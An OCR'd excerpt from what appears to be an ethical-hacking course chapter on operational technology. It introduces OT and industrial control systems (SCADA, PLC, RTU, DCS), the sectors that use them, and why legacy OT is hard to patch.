
OT Hacking

OT Hacking

LO#05: Summarize OT Concepts

OT Concepts

Operational technology (OT) plays a major role in today's modern society, as it drives a collection of devices designed to work together as an integrated or homogeneous system. For example, OT in telecommunications is used to transfer information from the electrical grid through wheeling power. The same telecommunications are also used for financial transactions between electrical producers and consumers. OT is a combination of hardware and software that is used to monitor, run, and control industrial process assets. Before learning how to hack OT, it is important to understand its basic concepts. This section discusses various important concepts related to OT.



What is OT?

- Operational Technology (OT) is the software and hardware designed to **detect or cause changes in industrial operations** through direct monitoring and/or controlling of industrial physical devices
- OT consists **of Industrial Control Systems** (ICS) that include Supervisory Control and Data Acquisition (SCADA), Remote Terminal Units (RTU), Programmable Logic Controllers (PLC), Distributed Control System (DCS), etc., to monitor and control the industrial operations

OT
ICS
SCADA
DCS
RTU
PLC
Utility Sector
Electricity
Water Grid
Gas Filling
Traffic Signal
Transportation
Surveillance
Truck
OT
ECG Machine
Robot
MRI Scanner
Microscope
Healthcare Industry
Biometric
Fire Extinguisher
Office Building

What is OT?

OT is a combination of software and hardware designed to detect or cause changes in industrial operations through direct monitoring and/or controlling of industrial physical devices. These devices include switches, pumps, lights, sensors, surveillance cameras, elevators, robots, valves, and cooling and heating systems. Any system that analyzes and processes operational data (such as technical components, electronics, telecommunications, and computer systems) can be a part of OT.

OT systems are used in the manufacturing, mining, healthcare, building, transportation, oil and gas, defense, and utility sectors, as well as many other industries, to ensure the safety of physical devices and their operations in networks. This technology consists of Industrial Control Systems (ICSs), which include Supervisory Control and Data Acquisition (SCADA), Remote Terminal Units (RTU), Programmable Logic Controllers (PLC), Distributed Control Systems (DCSs), and many other dedicated network systems that help in monitoring and controlling industrial operations.

OT systems employ different approaches to design hardware and protocols that are unfamiliar with IT. Supporting older versions of software and hardware makes OT systems more vulnerable to cyber-attacks, as developing fixes or patches for them is very difficult.



Utility Sector
Electricity
Water Grid
Gas Filling
GAS
Traffic Signal
Transportation
Surveillance
Truck
OT
ECG Machine
MRI Scanner
Microscope
Healthcare Industry
Robot
Fire Extinguisher
Biometric
Office Building

Figure 18.68: Devices connected to an OT network


